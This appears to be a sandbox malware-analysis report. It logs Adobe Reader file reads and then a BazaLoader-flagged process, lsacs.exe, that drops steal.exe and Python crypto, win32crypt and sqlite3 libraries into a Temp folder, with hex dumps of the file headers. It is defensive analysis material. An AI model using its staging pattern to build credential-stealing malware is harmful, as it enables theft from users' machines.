C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\tracked-send\js\plugins\tracked-send\js\home-view\selector.js	unknown	4096	success or wait	14	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\tracked-send\js\plugins\tracked-send\js\home-view\selector.js	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\scan-files\js\selector.js	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\scan-files\js\selector.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-computer\js\selector.js	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-computer\js\selector.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\add-account\js\selector.js	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\add-account\js\selector.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\activity-badge\js\selector.js	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\activity-badge\js\selector.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\search-summary\css\main-selector.css	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\search-summary\css\main-selector.css	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\reviews\js\selector.js	unknown	4096	success or wait	15	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\reviews\js\selector.js	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\signatures\js\selector.js	unknown	4096	success or wait	15	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\signatures\js\selector.js	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\app-center\js\selector.js	unknown	4096	success or wait	4	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\app-center\js\selector.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\tracked-send\js\plugins\tracked-send\js\home-view\plugin.js	unknown	4096	success or wait	200	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\tracked-send\js\plugins\tracked-send\js\home-view\plugin.js	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\scan-files\js\plugin.js	unknown	4096	success or wait	150	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\scan-files\js\plugin.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-computer\js\plugin.js	unknown	4096	success or wait	12	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-computer\js\plugin.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\activity-badge\js\plugin.js	unknown	4096	success or wait	31	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\activity-badge\js\plugin.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\reviews\js\plugin.js	unknown	4096	success or wait	180	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\reviews\js\plugin.js	unknown	4096	end of file	3	A459E2	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\signatures\js\plugin.js	unknown	4096	success or wait	214	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\signatures\js\plugin.js	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\app-center\js\plugin.js	unknown	4096	success or wait	10	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\app-center\js\plugin.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\search-summary\js\selector.js	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\search-summary\js\selector.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-recent-files\js\selector.js	unknown	4096	success or wait	4	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-recent-files\js\selector.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\aicuc\css\plugin-selectors.css	unknown	4096	success or wait	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\aicuc\css\plugin-selectors.css	unknown	4096	end of file	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\aicuc\js\plugins\rhp\exportpdf-rna-selector.js	unknown	4096	success or wait	42	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\aicuc\js\plugins\rhp\exportpdf-rna-selector.js	unknown	4096	end of file	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\images\core_icons.png	unknown	4096	success or wait	24	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\images\core_icons.png	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\walk-through\css\main-selector.css	unknown	4096	success or wait	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\walk-through\css\main-selector.css	unknown	4096	end of file	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\walk-through\css\main.css	unknown	4096	success or wait	4	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\walk-through\css\main.css	unknown	4096	end of file	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\walk-through\js\selector.js	unknown	4096	success or wait	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\walk-through\js\selector.js	unknown	4096	end of file	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\walk-through\js\plugin.js	unknown	4096	success or wait	23	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\walk-through\js\plugin.js	unknown	4096	end of file	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\aicuc\css\main.css	unknown	4096	success or wait	25	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\aicuc\css\main.css	unknown	4096	end of file	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\images\spectrum_spinner.svg	unknown	4096	success or wait	5	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\images\spectrum_spinner.svg	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\aicuc\js\plugins\rhp\exportpdf-rna-tool-view.js	unknown	4096	success or wait	98	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\aicuc\js\plugins\rhp\exportpdf-rna-tool-view.js	unknown	4096	end of file	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\aicuc\images\rhp_world_icon.png	unknown	4096	success or wait	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\aicuc\images\rhp_world_icon.png	unknown	4096	end of file	1	A459E2	ReadFile
\pipe\com.adobe.reader.rna.user.DC.0	unknown	4	unknown	1	A583E5	ReadFile

Analysis Process: lsacs.exe PID: **7072**, Parent PID: **5600**

General

Target ID:	18
Start time:	17:52:06
Start date:	30/01/2023
Path:	C:\ProgramData\lsacs.exe
Wow64 process (32bit):	false
Commandline:	C:\programdata\lsacs.exe
Imagebase:	0x7ff6a42b0000
File size:	7786840 bytes
MD5 hash:	94E652691CF9801B06FD5BFE8ADB2E59
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_BazaLoader_2, Description: Yara detected BazaLoader, Source: C:\ProgramData\lsacs.exe, Author: Joe Security
Antivirus matches:	• Detection: 65%, ReversingLabs

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	45	7FF6A42BB1F8	CreateDirectoryW
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	45	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	45	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	45	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	45	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	45	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	45	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\steal.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	44	7FF6A42BB1F8	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_bz2.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_ctypes.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_decimal.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_elementtree.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_hashlib.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_lzma.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_queue.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_socket.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_sqlite3.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_ssl.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_uuid.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libcrypto-1_1.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libffi-7.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libssl-1_1.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\pyexpat.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\python39.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\pythoncom39.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\pywintypes39.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\select.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\sqlite3.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\unicodedata.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\vcruntime140.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\win32crypt.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF6A42BB1F8	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_Salsa20.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	19	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	9	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_aes.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_aesni.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_cbc.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_cfb.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ctr.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ecb.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_eksblowfish.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ocb.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ofb.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_BLAKE2s.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_MD5.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_SHA1.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_SHA256.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_ghash_clmul.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_ghash_portable.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Protocol	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Protocol_scrypt.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Util	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Util\.keep_dir.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Util	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Util_cpuid_c.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Util_strxor.pyd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\certifi	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF6A42BB1F8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\certifi\cacert.pem	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6A42BB22F	CreateFileW

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\steal.exe	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 74 b0 1a fd fd fd 1a fd fd fd 1a fd 65 fd 19 fd fd fd 1a fd 65 fd 1f fd 27 fd 1a fd 65 fd 1e fd fd fd 1a fd fd fd 37 fd 1a fd fd fd 1f fd fd fd 1a fd fd fd 1e fd fd fd 1a fd fd fd 19 fd fd fd 1a fd 01 fd 1b fd fd fd 1a fd 65 fd 1b fd fd fd 1a fd fd fd 1b fd 39 fd 1a fd 0b fd 13 fd f0 1a fd 0b fd 18 fd fd fd 1a fd 52 69 63 68 fd fd 1a fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$tee'ee9Rich	success or wait	273	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_bz2.pyd	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 59 fd 38 fd 38 fd 6b fd 38 fd 6b fd 38 fd 6b fd 40 21 6b fd 38 fd 6b 0b 48 fd 6a fd 38 fd 6b 6d fd 75 6b fd 38 fd 6b 0b 48 fd 6a fd 38 fd 6b 0b 48 fd 6a fd 38 fd 6b 0b 48 fd 6a fd 38 fd 6b 44 49 fd 6a fd 38 fd 6b fd 50 fd 6a fd 38 fd 6b fd 38 fd 6b fd 38 fd 6b 44 49 fd 6a fd 38 fd 6b 44 49 fd 6a fd 38 fd 6b 44 49 4d 6b fd 38 fd 6b 44 49 fd 6a fd 38 fd 6b 52 69 63 68 fd 38 fd	MZ@!L!This program cannot be run in DOS mode.$Y88k8k8k@!k8kHj8kmuk8kHj8kHj8kHj8kDIj8kPj8k8k8kDIj8kDIj8kDIMk8kDIj8kRich8	success or wait	3	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_ctypes.pyd	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 59 fd fd fd 37 fd fd fd 37 fd fd fd 37 fd fd fd fd fd fd 37 fd 0e fd 36 fd fd fd 37 fd 0e fd 32 fd fd fd 37 fd 0e fd 33 fd fd fd 37 fd 0e fd 34 fd fd fd 37 fd 41 fd 36 fd fd fd 37 fd fd fd 33 fd fd fd 37 fd fd fd 36 fd fd fd 37 fd 6c fd 36 fd fd fd 37 fd fd fd 36 fd 1e fd 37 fd 41 fd 3a fd fd fd 37 fd 41 fd 37 fd fd fd 37 fd 41 fd 0a fd fd 37 fd 41 fd 35 fd fd fd 37	MZ@!L!This program cannot be run in DOS mode.$Y777767273747A673767l6767A:7A77A7A57	success or wait	4	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
